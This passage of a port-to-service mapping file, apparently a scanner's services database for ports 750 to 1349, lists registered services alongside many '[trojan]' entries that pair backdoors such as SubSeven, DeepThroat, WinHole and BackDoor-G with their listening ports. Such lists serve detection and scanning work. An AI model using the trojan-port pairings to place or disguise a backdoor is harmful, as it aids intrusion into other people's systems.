750	udp	kerberos-iv	Kerberos v4
750	tcp	rfile	rfile
750	udp	loadav	loadav
751	tcp	pump	pump
751	udp	pump	pump
751	tcp	kerberos_master	Kerberos 'kadmin' (v4)
751	udp	kerberos_master	Kerberos 'kadmin' (v4)
752	tcp	qrh	qrh
752	udp	qrh	qrh
753	tcp	rrh	rrh
753	udp	rrh	rrh

754	tcp	tell	send
754	udp	tell	send
754	tcp	krb_prop	kerberos v5 server propagation
758	tcp	nlogin	nlogin
758	udp	nlogin	nlogin
759	tcp	con	con
759	udp	con	con
760	tcp	ns	ns
760	udp	ns	ns
760	tcp	krbupdate	kreg Kerberos (v4) registration
761	tcp	rx	rx
761	udp	rx	rx
761	tcp	kpasswd	kpwd Kerberos (v4) passwd
762	tcp	quotad	quotad
762	udp	quotad	quotad
763	tcp	cycleserv	cycleserv
763	udp	cycleserv	cycleserv
764	tcp	omserv	omserv
764	udp	omserv	omserv
765	tcp	webster	webster
765	udp	webster	webster
767	tcp	phonebook	phonebook
767	udp	phonebook	phonebook
769	tcp	vid	vid
769	udp	vid	vid
770	tcp	cadlock	cadlock
770	udp	cadlock	cadlock
771	tcp	rtip	rtip
771	udp	rtip	rtip
772	tcp	cycleserv2	cycleserv2
772	udp	cycleserv2	cycleserv2
773	tcp	submit	submit
773	udp	notify	notify
774	tcp	rpasswd	rpasswd
774	udp	acmaint_dbd	acmaint_dbd
775	tcp	entomb	entomb
775	udp	acmaint_transd	acmaint_transd
776	tcp	wpages	wpages

776	udp	wpages	wpages
777	tcp	multiling-http	Multiling HTTP
777	udp	multiling-http	Multiling HTTP
777	tcp	AimSpy	[trojan] AimSpy
777	tcp	Undetected	[trojan] Undetected
780	tcp	wpgs	wpgs
780	udp	wpgs	wpgs
781	tcp	hp-collector	hp performance data collector
781	udp	hp-collector	hp performance data collector
782	tcp	hp-managed-node	hp performance data managed node
782	udp	hp-managed-node	hp performance data managed node
783	tcp	hp-alarm-mgr	hp performance data alarm manager
783	udp	hp-alarm-mgr	hp performance data alarm manager
786	tcp	concert	concert
786	udp	concert	concert
787	tcp	qsc	QSC
787	udp	qsc	QSC
799	tcp	controlit	controlit
800	tcp	mdbs_daemon	mdbs_daemon
800	udp	mdbs_daemon	mdbs_daemon
801	tcp	device	device
801	udp	device	device
808	tcp	WinHole	[trojan] WinHole
810	tcp	fcp-udp	FCP
810	udp	fcp-udp	FCP Datagram
828	tcp	itm-mcell-s	itm-mcell-s
828	udp	itm-mcell-s	itm-mcell-s
829	tcp	pkix-3-ca-ra	PKIX-3 CA RA
829	udp	pkix-3-ca-ra	PKIX-3 CA RA
847	tcp	dhcp-failover2	dhcp-failover 2
847	udp	dhcp-failover2	dhcp-failover 2
871	tcp	supfilesrv	SUP server
873	tcp	rsync	rsync
873	udp	rsync	rsync
886	tcp	iclcnnet-locate	ICL coNETion locate server
886	udp	iclcnnet-locate	ICL coNETion locate server
887	tcp	iclcnnet_svinfo	ICL coNETion server info
887	udp	iclcnnet_svinfo	ICL coNETion server info

888	tcp	accessbuilder	AccessBuilder
888	udp	accessbuilder	AccessBuilder
888	tcp	cddbp	CD Database Protocol
900	tcp	omginitialrefs	OMG Initial Refs
900	udp	omginitialrefs	OMG Initial Refs
900	tcp	fw1-clntauth-http	Check Point FW-1/VPN-1 client auth (http)
901	tcp	samba-swat	Samba SWAT tool
901	tcp	realsecure	RealSecure sensor
901	tcp	smpnameres	SMPNAMERES
901	udp	smpnameres	SMPNAMERES
902	tcp	ideafarm-chat	IDEAFARM-CHAT
902	udp	ideafarm-chat	IDEAFARM-CHAT
903	tcp	ideafarm-catch	IDEAFARM-CATCH
903	udp	ideafarm-catch	IDEAFARM-CATCH
911	tcp	xact-backup	xact-backup
911	udp	xact-backup	xact-backup
911	tcp	DarkShadow	[trojan] Dark Shadow
912	tcp	apex-mesh	APEX relay-relay service
912	udp	apex-mesh	APEX relay-relay service
913	tcp	apex-edge	APEX endpoint-relay service
913	udp	apex-edge	APEX endpoint-relay service
953	tcp	rndc	BIND 9 rndc control socket
953	udp	rndc	BIND 9 rndc control socket (NOTUSED)
974	tcp	securenetpro	SecureNet Pro secure comm to console
975	tcp	securenetpro	SecureNet Pro sensor
989	tcp	ftps-data	ftp data over TLS/SSL
989	udp	ftps-data	ftp data over TLS/SSL
990	tcp	ftps	ftp data over TLS/SSL
990	udp	ftps	ftp data over TLS/SSL
991	tcp	nas	Netnews Administration System
991	udp	nas	Netnews Administration System
992	tcp	telnets	telnet protocol over TLS/SSL
992	udp	telnets	telnet protocol over TLS/SSL
993	tcp	imaps	imap4 protocol over TLS/SSL
993	udp	imaps	imap4 protocol over TLS/SSL
994	tcp	ircs	irc protocol over TLS/SSL
994	udp	ircs	irc protocol over TLS/SSL
995	tcp	pop3s	POP3 protocol over TLS/SSL

995	udp	pop3s	pop3 protocol over TLS/SSL (was spop3)
996	tcp	vsinet	vsinet
996	udp	vsinet	vsinet
996	tcp	xtreelic	XTREE License Server
997	tcp	maitrd	maitrd
997	udp	maitrd	maitrd
998	tcp	busboy	busboy
998	udp	puparp	puparp
999	tcp	garcon	garcon
999	udp	applix	Applix ac
999	tcp	puprouter	puprouter
999	udp	puprouter	puprouter
999	tcp	Chatpower	[trojan] Chat power
999	tcp	DeepThroat	[trojan] DeepThroat
999	tcp	Foreplay	[trojan] Foreplay
999	tcp	WinSatan	[trojan] WinSatan
1000	tcp	cadlock2	cadlock2
1000	udp	cadlock2	cadlock2
1000	tcp	Connector	[trojan] Connector
1000	tcp	DerSpdher	[trojan] Der Spdher / Der Spaehher
1000	tcp	DerSpherDerSpaehher	[trojan] Der Spdher / Der Spaehher
1000	tcp	DirectConnection	[trojan] Direct Connection
1000	tcp	InsaneNetwork	[trojan] Insane Network
1001	tcp	sabserv	Sabre Desktop Reservation Software for Windows
1001	tcp	DerSpdher	[trojan] Der Spdher / Der Spaehher
1001	tcp	LeGuardien	[trojan] Le Gardien
1001	tcp	Silencer	[trojan] Silencer
1001	tcp	Theef	[trojan] Theef
1001	tcp	WebEx	[trojan] WebEx
1002	tcp	win2k-ils	Microsoft NetMeeting ILS server default port (win2k)
1005	tcp	Theef	[trojan] Theef
1008	tcp	Lion	[trojan] Lion
1008	tcp	ufsd	ufsd UFS-aware server
1008	udp	ufsd	ufsd UFS-aware server
1010	tcp	surf	surf
1010	udp	surf	surf
1010	tcp	DolyTrojan	[trojan] Doly Trojan
1011	tcp	DolyTrojan	[trojan] Doly Trojan

1012	udp	sometimes-rpc1	This is rstatd on my openBSD box box
1012	tcp	DolyTrojan	[trojan] Doly Trojan
1015	tcp	DolyTrojan	[trojan] Doly Trojan
1016	tcp	DolyTrojan	[trojan] Doly Trojan
1020	tcp	Vampire	[trojan] Vampire
1023	tcp	gs400-nas	Linux backend of Gateway GS-400 NAS
1024	tcp	kdm	K Display Manager (KDE version of xdm)
1024	tcp	Jade	[trojan] Jade
1024	tcp	Latinus	[trojan] Latinus
1024	tcp	NetSpy	[trojan] NetSpy
1024	tcp	RAT	[trojan] Remote Administration Tool - RAT [no 2]
1025	tcp	blackjack	network blackjack
1025	udp	blackjack	network blackjack
1025	tcp	listen	listener RFS remote_file_sharing
1025	tcp	shoppro	ShopPro accounting software
1025	tcp	FraggleRock	[trojan] Fraggle Rock
1025	tcp	md5Backdoor	[trojan] md5 Backdoor
1025	tcp	NetSpy	[trojan] NetSpy
1025	tcp	RemoteStorm	[trojan] Remote Storm
1025	udp	RemoteStorm	[trojan] Remote Storm
1026	tcp	nterm	remote_login network_terminal
1027	tcp	ICKiller	[trojan] ICKiller
1029	tcp	ICQNuke98	[trojan] ICQ Nuke 98
1029	tcp	InCommand	[trojan] InCommand
1030	tcp	iad1	BBN IAD
1030	udp	iad1	BBN IAD
1031	tcp	iad2	BBN IAD
1031	udp	iad2	BBN IAD
1031	tcp	Xanadu	[trojan] Xanadu
1032	tcp	iad3	BBN IAD
1032	udp	iad3	BBN IAD
1035	tcp	Multidropper	[trojan] Multidropper
1040	tcp	netarx	Netarx
1040	udp	netarx	Netarx
1042	tcp	BLAtrojan	[trojan] BLA trojan
1042	udp	BLAtrojan	[trojan] BLA trojan
1045	tcp	Rasmin	[trojan] Rasmin
1047	tcp	neod1	Sun's NEO Object Request Broker

1047	udp	neod1	Sun's NEO Object Request Broker
1048	tcp	neod2	Sun's NEO Object Request Broker
1048	udp	neod2	Sun's NEO Object Request Broker
1049	tcp	sbininitd	[trojan] /sbin/initd
1049	tcp	td-postman	Tobit David Postman VPMN
1049	udp	td-postman	Tobit David Postman VPMN
1050	tcp	cma	CORBA Management Agent
1050	udp	cma	CORBA Management Agent
1050	tcp	MiniCommand	[trojan] MiniCommand
1051	tcp	optima-vnet	Optima VNET
1051	udp	optima-vnet	Optima VNET
1052	tcp	ddt	Dynamic DNS Tools
1052	udp	ddt	Dynamic DNS Tools
1053	tcp	remote-as	Remote Assistant (RA)
1053	udp	remote-as	Remote Assistant (RA)
1053	tcp	TheThief	[trojan] The Thief
1054	tcp	brvread	BRVREAD
1054	udp	brvread	BRVREAD
1054	tcp	AckCmd	[trojan] AckCmd
1055	tcp	ansyslmd	ANSYS - License Manager
1055	udp	ansyslmd	ANSYS - License Manager
1056	tcp	vfo	VFO
1056	udp	vfo	VFO
1057	tcp	startron	STARTRON
1057	udp	startron	STARTRON
1058	tcp	nim	nim
1058	udp	nim	nim
1059	tcp	nimreg	nimreg
1059	udp	nimreg	nimreg
1060	tcp	polestar	POLESTAR
1060	udp	polestar	POLESTAR
1061	tcp	kiosk	KIOSK
1061	udp	kiosk	KIOSK
1062	tcp	veracity	Veracity
1062	udp	veracity	Veracity
1063	tcp	kyoceranetdev	KyoceraNetDev
1063	udp	kyoceranetdev	KyoceraNetDev
1064	tcp	jstel	JSTEL

1064	udp	jstel	JSTEL
1065	tcp	syscomlan	SYSCOMLAN
1065	udp	syscomlan	SYSCOMLAN
1066	tcp	fpo-fns	FPO-FNS
1066	udp	fpo-fns	FPO-FNS
1067	tcp	instl_boots	Installation Bootstrap Proto. Serv.
1067	udp	instl_boots	Installation Bootstrap Proto. Serv.
1068	tcp	instl_bootc	Installation Bootstrap Proto. Cli.
1068	udp	instl_bootc	Installation Bootstrap Proto. Cli.
1069	tcp	cognex-insight	COGNEX-INSIGHT
1069	udp	cognex-insight	COGNEX-INSIGHT
1070	tcp	gmrupdateserv	GMRUpdateSERV
1070	udp	gmrupdateserv	GMRUpdateSERV
1071	tcp	bsquare-voip	BSQUARE-VOIP
1071	udp	bsquare-voip	BSQUARE-VOIP
1072	tcp	cardax	CARDAX
1072	udp	cardax	CARDAX
1073	tcp	bridgecontrol	BridgeControl
1073	udp	bridgecontrol	BridgeControl
1074	tcp	fasttechnologlm	FASTechnologies License Manager
1074	udp	fasttechnologlm	FASTechnologies License Manager
1075	tcp	rdrmshc	RDRMSHC
1075	udp	rdrmshc	RDRMSHC
1076	tcp	dab-sti-c	DAB STI-C
1076	udp	dab-sti-c	DAB STI-C
1077	tcp	imgames	IMGames
1077	udp	imgames	IMGames
1078	tcp	emanagecstp	eManageCstp
1078	udp	emanagecstp	eManageCstp
1079	tcp	asprovatalk	ASPROVATalk
1079	udp	asprovatalk	ASPROVATalk
1080	tcp	socks	socks
1080	udp	socks	socks
1080	tcp	SubSeven2.2	[trojan] SubSeven 2.2
1080	tcp	WinHole	[trojan] WinHole
1081	tcp	pvuniwien	PVUNIWIEN
1081	udp	pvuniwien	PVUNIWIEN
1081	tcp	WinHole	[trojan] WinHole

1082	tcp	amt-esd-prot	AMT-ESD-PROT
1082	udp	amt-esd-prot	AMT-ESD-PROT
1082	tcp	WinHole	[trojan] WinHole
1083	tcp	ansoft-lm-1	Anasoft License Manager
1083	udp	ansoft-lm-1	Anasoft License Manager
1083	tcp	WinHole	[trojan] WinHole
1084	tcp	ansoft-lm-2	Anasoft License Manager
1084	udp	ansoft-lm-2	Anasoft License Manager
1085	tcp	webobjects	Web Objects
1085	udp	webobjects	Web Objects
1086	tcp	cplscrambler-lg	CPL Scrambler Logging
1086	udp	cplscrambler-lg	CPL Scrambler Logging
1087	tcp	cplscrambler-in	CPL Scrambler Internal
1087	udp	cplscrambler-in	CPL Scrambler Internal
1088	tcp	cplscrambler-al	CPL Scrambler Alarm Log
1088	udp	cplscrambler-al	CPL Scrambler Alarm Log
1089	tcp	ff-annunc	FF Annunciation
1089	udp	ff-annunc	FF Annunciation
1090	tcp	ff-fms	FF Fieldbus Message Specification
1090	udp	ff-fms	FF Fieldbus Message Specification
1090	tcp	Xtreme	[trojan] Xtreme
1091	tcp	ff-sm	FF System Management
1091	udp	ff-sm	FF System Management
1092	tcp	obrpdp	OBRPD
1092	udp	obrpdp	OBRPD
1093	tcp	proofd	PROOFD
1093	udp	proofd	PROOFD
1094	tcp	rootd	ROOTD
1094	udp	rootd	ROOTD
1095	tcp	nicelink	NICELink
1095	udp	nicelink	NICELink
1095	tcp	RAT	[trojan] Remote Administration Tool - RAT
1096	tcp	cnrprotocol	Common Name Resolution Protocol
1096	udp	cnrprotocol	Common Name Resolution Protocol
1097	tcp	RAT	[trojan] Remote Administration Tool - RAT
1097	tcp	sunclustermgr	Sun Cluster Manager
1097	udp	sunclustermgr	Sun Cluster Manager
1098	tcp	RAT	[trojan] Remote Administration Tool - RAT

1098	tcp	rmiactivation	RMI Activation
1098	udp	rmiactivation	RMI Activation
1099	tcp	rmiregistry	RMI Registry
1099	udp	rmiregistry	RMI Registry
1099	tcp	BloodFestEvolution	[trojan] Blood Fest Evolution
1099	tcp	RAT	[trojan] Remote Administration Tool - RAT
1100	tcp	mctp	MCTP
1100	udp	mctp	MCTP
1101	tcp	pt2-discover	PT2-DISCOVER
1101	udp	pt2-discover	PT2-DISCOVER
1102	tcp	adobeserver-1	ADOBE SERVER 1
1102	udp	adobeserver-1	ADOBE SERVER 1
1103	tcp	adobeserver-2	ADOBE SERVER 2
1103	udp	adobeserver-2	ADOBE SERVER 2
1103	tcp	xaudio	Xaserver X Audio Server
1104	tcp	xrl	XRL
1104	udp	xrl	XRL
1104	udp	RexxRave	[trojan] RexxRave
1105	tcp	ftranhc	FTRANHC
1105	udp	ftranhc	FTRANHC
1106	tcp	isoipsigport-1	ISOIPSIGPORT-1
1106	udp	isoipsigport-1	ISOIPSIGPORT-1
1107	tcp	isoipsigport-2	ISOIPSIGPORT-2
1107	udp	isoipsigport-2	ISOIPSIGPORT-2
1108	tcp	ratio-adp	ratio-adp
1108	udp	ratio-adp	ratio-adp
1109	tcp	kpop	Pop with Kerberos
1110	tcp	nfsd-status	Cluster status info
1110	udp	nfsd-keepalive	Client status info
1111	tcp	lmsocialserver	LM Social Server
1111	udp	lmsocialserver	LM Social Server
1112	tcp	icp	Intelligent Communication Protocol
1112	udp	icp	Intelligent Communication Protocol
1112	tcp	msql	mini-sql server
1114	tcp	mini-sql	Mini SQL
1114	udp	mini-sql	Mini SQL
1115	tcp	ardus-trns	ARDUS Transfer
1115	udp	ardus-trns	ARDUS Transfer

1116	tcp	ardus-cntl	ARDUS Control
1116	udp	ardus-cntl	ARDUS Control
1117	tcp	ardus-mtrns	ARDUS Multicast Transfer
1117	udp	ardus-mtrns	ARDUS Multicast Transfer
1122	tcp	availant-mgr	availant-mgr
1122	udp	availant-mgr	availant-mgr
1123	tcp	murray	Murray
1123	udp	murray	Murray
1127	tcp	supfiledbg	SUP debugging
1150	tcp	Orion	[trojan] Orion
1151	tcp	Orion	[trojan] Orion
1155	tcp	nfa	Network File Access
1155	udp	nfa	Network File Access
1161	tcp	health-polling	Health Polling
1161	udp	health-polling	Health Polling
1162	tcp	health-trap	Health Trap
1162	udp	health-trap	Health Trap
1167	udp	phone	conference calling
1169	tcp	tripwire	TRIPWIRE
1169	udp	tripwire	TRIPWIRE
1170	tcp	PsyberStreamServer	[trojan] Psyber Stream Server - PSS
1170	tcp	StreamingAudioServer	[trojan] Streaming Audio Server
1170	tcp	Voice	[trojan] Voice
1174	tcp	DaCryptic	[trojan] DaCryptic
1178	tcp	skkserv	SKK (kanji input)
1180	tcp	mc-client	Millicent Client Proxy
1180	udp	mc-client	Millicent Client Proxy
1180	tcp	Unin68	[trojan] Unin68
1183	tcp	laplink-ssl	LapLink Surf-up SSL
1184	tcp	laplink	LapLink Surf-up
1185	tcp	catchpole	Catchpole port
1185	udp	catchpole	Catchpole port
1188	tcp	hp-webadmin	HP Web Admin
1188	udp	hp-webadmin	HP Web Admin
1199	tcp	dmidi	DMIDI
1199	udp	dmidi	DMIDI
1200	tcp	scol	SCOL
1200	udp	scol	SCOL

1200	udp	NoBackO	[trojan] NoBackO
1201	tcp	nucleus-sand	Nucleus Sand
1201	udp	nucleus-sand	Nucleus Sand
1201	udp	NoBackO	[trojan] NoBackO
1202	tcp	caiccipc	caiccipc
1202	udp	caiccipc	caiccipc
1203	tcp	ssslc-mgr	License Validation
1203	udp	ssslc-mgr	License Validation
1204	tcp	ssslg-mgr	Log Request Listener
1204	udp	ssslg-mgr	Log Request Listener
1205	tcp	accord-mgc	Accord-MGC
1205	udp	accord-mgc	Accord-MGC
1206	tcp	anthony-data	Anthony Data
1206	udp	anthony-data	Anthony Data
1207	tcp	metasage	MetaSage
1207	udp	metasage	MetaSage
1207	tcp	SoftWAR	[trojan] SoftWAR
1208	tcp	seagull-ais	SEAGULL AIS
1208	udp	seagull-ais	SEAGULL AIS
1208	tcp	Infector	[trojan] Infector
1209	tcp	ipcd3	IPCD3
1209	udp	ipcd3	IPCD3
1210	tcp	eoss	EOSS
1210	udp	eoss	EOSS
1211	tcp	groove-dpp	Groove DPP
1211	udp	groove-dpp	Groove DPP
1212	tcp	lupa	
1212	udp	lupa	
1212	tcp	Kaos	[trojan] Kaos
1213	tcp	mpc-lifenet	MPC LIFENET
1213	udp	mpc-lifenet	MPC LIFENET
1214	tcp	kazaa	KAZAA file sharing app
1214	udp	kazaa	KAZAA file sharing app
1214	tcp	Morpheus	Morpheus file sharing app
1214	udp	Morpheus	Morpheus file sharing app
1214	tcp	Grokster	Grokster file sharing app
1214	udp	Grokster	Grokster file sharing app
1215	tcp	scanstat-1	scanSTAT 1.0

1215	udp	scanstat-1	scanSTAT 1.0
1216	tcp	etebac5	ETEBAC 5
1216	udp	etebac5	ETEBAC 5
1217	tcp	hpss-ndapi	HPSS-NDAPI
1217	udp	hpss-ndapi	HPSS-NDAPI
1218	tcp	aeroflight-ads	AeroFlight-ADs
1218	udp	aeroflight-ads	AeroFlight-ADs
1219	tcp	aeroflight-ret	AeroFlight-Ret
1219	udp	aeroflight-ret	AeroFlight-Ret
1220	tcp	qt-serveradmin	QT SERVER ADMIN
1220	udp	qt-serveradmin	QT SERVER ADMIN
1221	tcp	sweetware-apps	SweetWARE Apps
1221	udp	sweetware-apps	SweetWARE Apps
1222	tcp	nerv	SNI R&D network
1222	udp	nerv	SNI R&D network
1223	tcp	tgp	TGP
1223	udp	tgp	TGP
1224	tcp	vpnz	VPNz
1224	udp	vpnz	VPNz
1225	tcp	slinkysearch	SLINKYSEARCH
1225	udp	slinkysearch	SLINKYSEARCH
1226	tcp	stgxfws	STGXFWS
1226	udp	stgxfws	STGXFWS
1227	tcp	dns2go	DNS2Go
1227	udp	dns2go	DNS2Go
1228	tcp	florence	FLORENCE
1228	udp	florence	FLORENCE
1229	tcp	novell-zfs	Novell ZFS
1229	udp	novell-zfs	Novell ZFS
1230	tcp	periscope	Periscope
1230	udp	periscope	Periscope
1231	tcp	menandmice-lpm	menandmice-lpm
1231	udp	menandmice-lpm	menandmice-lpm
1233	tcp	univ-appserver	Universal App Server
1233	udp	univ-appserver	Universal App Server
1234	tcp	search-agent	Infoseek Search Agent
1234	udp	search-agent	Infoseek Search Agent
1234	tcp	hotline	HotLine

1234	tcp	SubSevenJavaclient	[trojan] SubSeven Java client
1234	tcp	UltorsTrojan	[trojan] Ultors Trojan
1235	tcp	mosaicsyssvc1	mosaicsyssvc1
1235	udp	mosaicsyssvc1	mosaicsyssvc1
1236	tcp	bvcontrol	bvcontrol
1236	udp	bvcontrol	bvcontrol
1237	tcp	tsdos390	tsdos390
1237	udp	tsdos390	tsdos390
1238	tcp	hacl-qs	hacl-qs
1238	udp	hacl-qs	hacl-qs
1239	tcp	nmsd	NMSD
1239	udp	nmsd	NMSD
1240	tcp	instantia	Instantia
1240	udp	instantia	Instantia
1241	tcp	msg	remote message server
1241	tcp	nessus	nessus
1241	udp	nessus	nessus
1242	tcp	nmasoverip	NMAS over IP
1242	udp	nmasoverip	NMAS over IP
1243	tcp	BackDoor-G	[trojan] BackDoor-G
1243	tcp	serialgateway	SerialGateway
1243	udp	serialgateway	SerialGateway
1243	tcp	SubSevenApocalypse	[trojan] SubSeven Apocalypse
1243	tcp	SubSeven	[trojan] SubSeven
1243	tcp	Tiles	[trojan] Tiles
1244	tcp	isbconference1	isbconference1
1244	udp	isbconference1	isbconference1
1245	tcp	isbconference2	isbconference2
1245	udp	isbconference2	isbconference2
1245	tcp	VooDooDoll	[trojan] VooDoo Doll
1246	tcp	payrouter	payrouter
1246	udp	payrouter	payrouter
1247	tcp	visionpyramid	VisionPyramid
1247	udp	visionpyramid	VisionPyramid
1248	tcp	hermes	hermes
1248	udp	hermes	hermes
1249	tcp	mesavistaco	Mesa Vista Co
1249	udp	mesavistaco	Mesa Vista Co

1250	tcp	swldy-sias	swldy-sias
1250	udp	swldy-sias	swldy-sias
1251	tcp	servergraph	servergraph
1251	udp	servergraph	servergraph
1252	tcp	bspne-pcc	bspne-pcc
1252	udp	bspne-pcc	bspne-pcc
1253	tcp	q55-pcc	q55-pcc
1253	udp	q55-pcc	q55-pcc
1254	tcp	de-noc	de-noc
1254	udp	de-noc	de-noc
1255	tcp	de-cache-query	de-cache-query
1255	udp	de-cache-query	de-cache-query
1255	tcp	Scarab	[trojan] Scarab
1256	tcp	de-server	de-server
1256	udp	de-server	de-server
1256	tcp	ProjectnEXT	[trojan] Project nEXT
1256	tcp	RexxRave	[trojan] RexxRave
1257	tcp	shockwave2	Shockwave 2
1257	udp	shockwave2	Shockwave 2
1258	tcp	opennl	Open Network Library
1258	udp	opennl	Open Network Library
1259	tcp	opennl-voice	Open Network Library Voice
1259	udp	opennl-voice	Open Network Library Voice
1260	tcp	ibm-ssd	ibm-ssd
1260	udp	ibm-ssd	ibm-ssd
1261	tcp	mpshrsv	mpshrsv
1261	udp	mpshrsv	mpshrsv
1262	tcp	qnts-orb	QNTS-ORB
1262	udp	qnts-orb	QNTS-ORB
1263	tcp	dka	dka
1263	udp	dka	dka
1264	tcp	prat	PRAT
1264	udp	prat	PRAT
1265	tcp	dssiapi	DSSIAPI
1265	udp	dssiapi	DSSIAPI
1266	tcp	dellpwrappks	DELLPWRAPPKS
1266	udp	dellpwrappks	DELLPWRAPPKS
1267	tcp	pcmlinux	pcmlinux

1267	udp	pcmlinux	pcmlinux
1268	tcp	propel-msgsys	PROPEL-MSGSYS
1268	udp	propel-msgsys	PROPEL-MSGSYS
1269	tcp	watilapp	WATiLaPP
1269	udp	watilapp	WATiLaPP
1269	tcp	Matrix	[trojan] Matrix
1270	tcp	opsman	opsman
1270	udp	opsman	opsman
1271	tcp	dabew	Dabew
1271	udp	dabew	Dabew
1272	tcp	cspmlockmgr	CSPMLockMgr
1272	udp	cspmlockmgr	CSPMLockMgr
1272	tcp	TheMatrix	[trojan] The Matrix
1273	tcp	emc-gateway	EMC-Gateway
1273	udp	emc-gateway	EMC-Gateway
1274	tcp	t1distproc	t1distproc
1274	udp	t1distproc	t1distproc
1275	tcp	ivcollector	ivcollector
1275	udp	ivcollector	ivcollector
1276	tcp	ivmanager	ivmanager
1276	udp	ivmanager	ivmanager
1277	tcp	miva-mqs	mqs
1277	udp	miva-mqs	mqs
1278	tcp	dellwebadmin-1	Dell Web Admin 1
1278	udp	dellwebadmin-1	Dell Web Admin 1
1279	tcp	dellwebadmin-2	Dell Web Admin 2
1279	udp	dellwebadmin-2	Dell Web Admin 2
1280	tcp	pictrography	Pictrography
1280	udp	pictrography	Pictrography
1281	tcp	healthd	healthd
1281	udp	healthd	healthd
1282	tcp	emperion	Emperion
1282	udp	emperion	Emperion
1283	tcp	productinfo	ProductInfo
1283	udp	productinfo	ProductInfo
1284	tcp	iee-qfx	IEE-QFX
1284	udp	iee-qfx	IEE-QFX
1285	tcp	neoiface	neoiface

1285	udp	neoiface	neoiface
1286	tcp	netuitive	netuitive
1286	udp	netuitive	netuitive
1288	tcp	navbuddy	NavBuddy
1288	udp	navbuddy	NavBuddy
1289	tcp	jwalkserver	JWalkServer
1289	udp	jwalkserver	JWalkServer
1290	tcp	winjaserver	WinJaServer
1290	udp	winjaserver	WinJaServer
1291	tcp	seagullms	SEAGULLMS
1291	udp	seagullms	SEAGULLMS
1292	tcp	dsdn	dsdn
1292	udp	dsdn	dsdn
1293	tcp	pkt-krb-ipsec	PKT-KRB-IPSec
1293	udp	pkt-krb-ipsec	PKT-KRB-IPSec
1294	tcp	cmmdriver	CMMdriver
1294	udp	cmmdriver	CMMdriver
1295	tcp	ehrp	End-by-Hop Transmission Protocol
1295	udp	ehrp	End-by-Hop Transmission Protocol
1296	tcp	dproxy	dproxy
1296	udp	dproxy	dproxy
1297	tcp	sdproxy	sdproxy
1297	udp	sdproxy	sdproxy
1298	tcp	lpcp	lpcp
1298	udp	lpcp	lpcp
1299	tcp	hp-sci	hp-sci
1299	udp	hp-sci	hp-sci
1300	tcp	h323hostcallsc	H323 Host Call Secure
1300	udp	h323hostcallsc	H323 Host Call Secure
1301	tcp	ci3-software-1	CI3-Software-1
1301	udp	ci3-software-1	CI3-Software-1
1302	tcp	ci3-software-2	CI3-Software-2
1302	udp	ci3-software-2	CI3-Software-2
1303	tcp	sftsrv	sftsrv
1303	udp	sftsrv	sftsrv
1304	tcp	boomerang	Boomerang
1304	udp	boomerang	Boomerang
1305	tcp	pe-mike	pe-mike

1305	udp	pe-mike	pe-mike
1306	tcp	re-conn-proto	RE-Conn-Proto
1306	udp	re-conn-proto	RE-Conn-Proto
1307	tcp	pacmand	Pacmand
1307	udp	pacmand	Pacmand
1308	tcp	odsi	Optical Domain Service Interconnect (ODSI)
1308	udp	odsi	Optical Domain Service Interconnect (ODSI)
1309	tcp	jtag-server	JTAG server
1309	udp	jtag-server	JTAG server
1310	tcp	husky	Husky
1310	udp	husky	Husky
1311	tcp	rxmon	RxMon
1311	udp	rxmon	RxMon
1312	tcp	sti-envision	STI Envision
1312	udp	sti-envision	STI Envision
1313	tcp	bmc_patrolldb	BMC_PATROLDB
1313	udp	bmc_patrolldb	BMC_PATROLDB
1313	tcp	NETrojan	[trojan] NETrojan
1314	tcp	pdps	Photoscript Distributed Printing System
1314	udp	pdps	Photoscript Distributed Printing System
1315	tcp	els	els
1315	udp	els	els
1316	tcp	exbit-escp	Exbit-ESCP
1316	udp	exbit-escp	Exbit-ESCP
1317	tcp	vrts-ipcserver	vrts-ipcserver
1317	udp	vrts-ipcserver	vrts-ipcserver
1318	tcp	krb5gatekeeper	krb5gatekeeper
1318	udp	krb5gatekeeper	krb5gatekeeper
1319	tcp	panja-icsp	Panja-ICSP
1319	udp	panja-icsp	Panja-ICSP
1320	tcp	panja-axbnet	Panja-AXBNET
1320	udp	panja-axbnet	Panja-AXBNET
1321	tcp	pip	PIP
1321	udp	pip	PIP
1322	tcp	novation	Novation
1322	udp	novation	Novation
1323	tcp	brcd	brcd
1323	udp	brcd	brcd

1324	tcp	delta-mcp	delta-mcp
1324	udp	delta-mcp	delta-mcp
1325	tcp	dx-instrument	DX-Instrument
1325	udp	dx-instrument	DX-Instrument
1326	tcp	wimsic	WIMSIC
1326	udp	wimsic	WIMSIC
1327	tcp	ultrex	Ultrex
1327	udp	ultrex	Ultrex
1328	tcp	ewall	EWALL
1328	udp	ewall	EWALL
1329	tcp	netdb-export	netdb-export
1329	udp	netdb-export	netdb-export
1330	tcp	streetperfect	StreetPerfect
1330	udp	streetperfect	StreetPerfect
1331	tcp	intersan	intersan
1331	udp	intersan	intersan
1332	tcp	pcia-rxp-b	PCIA RXP-B
1332	udp	pcia-rxp-b	PCIA RXP-B
1333	tcp	passwd-policy	Password Policy
1333	udp	passwd-policy	Password Policy
1334	tcp	writesrv	writesrv
1334	udp	writesrv	writesrv
1335	tcp	digital-notary	Digital Notary Protocol
1335	udp	digital-notary	Digital Notary Protocol
1336	tcp	ischat	Instant Service Chat
1336	udp	ischat	Instant Service Chat
1337	tcp	menandmice-dns	menandmice DNS
1337	tcp	Shadyshell	[trojan] Shadyshell
1337	udp	menandmice-dns	menandmice DNS
1338	tcp	wmc-log-svc	WMC-log-svr
1338	udp	wmc-log-svc	WMC-log-svr
1338	tcp	MillenniumWorm	[trojan] Millennium Worm
1339	tcp	kjtsiteserver	kjtsiteserver
1339	udp	kjtsiteserver	kjtsiteserver
1340	tcp	naap	NAAP
1340	udp	naap	NAAP
1341	tcp	qubes	QuBES
1341	udp	qubes	QuBES

1342	tcp	esbroker	ESBroker
1342	udp	esbroker	ESBroker
1343	tcp	re101	re101
1343	udp	re101	re101
1344	tcp	icap	ICAP
1344	udp	icap	ICAP
1345	tcp	vpjp	VPJP
1345	udp	vpjp	VPJP
1345	udp	ghost-server	Symantec Ghost multicast (server)
1346	tcp	alta-ana-lm	Alta Analytics License Manager
1346	udp	alta-ana-lm	Alta Analytics License Manager
1346	udp	ghost-client	Symantec Ghost multicast (client)
1347	tcp	bbn-mmc	multi media conferencing
1347	udp	bbn-mmc	multi media conferencing
1348	tcp	bbn-mmx	multi media conferencing
1348	udp	bbn-mmx	multi media conferencing
1349	tcp	sbook	Registration Network Protocol
1349	udp	sbook	Registration Network Protocol
1349	tcp	BODLL	[trojan] BO DLL
1349	udp	BODLL	[trojan] BO DLL
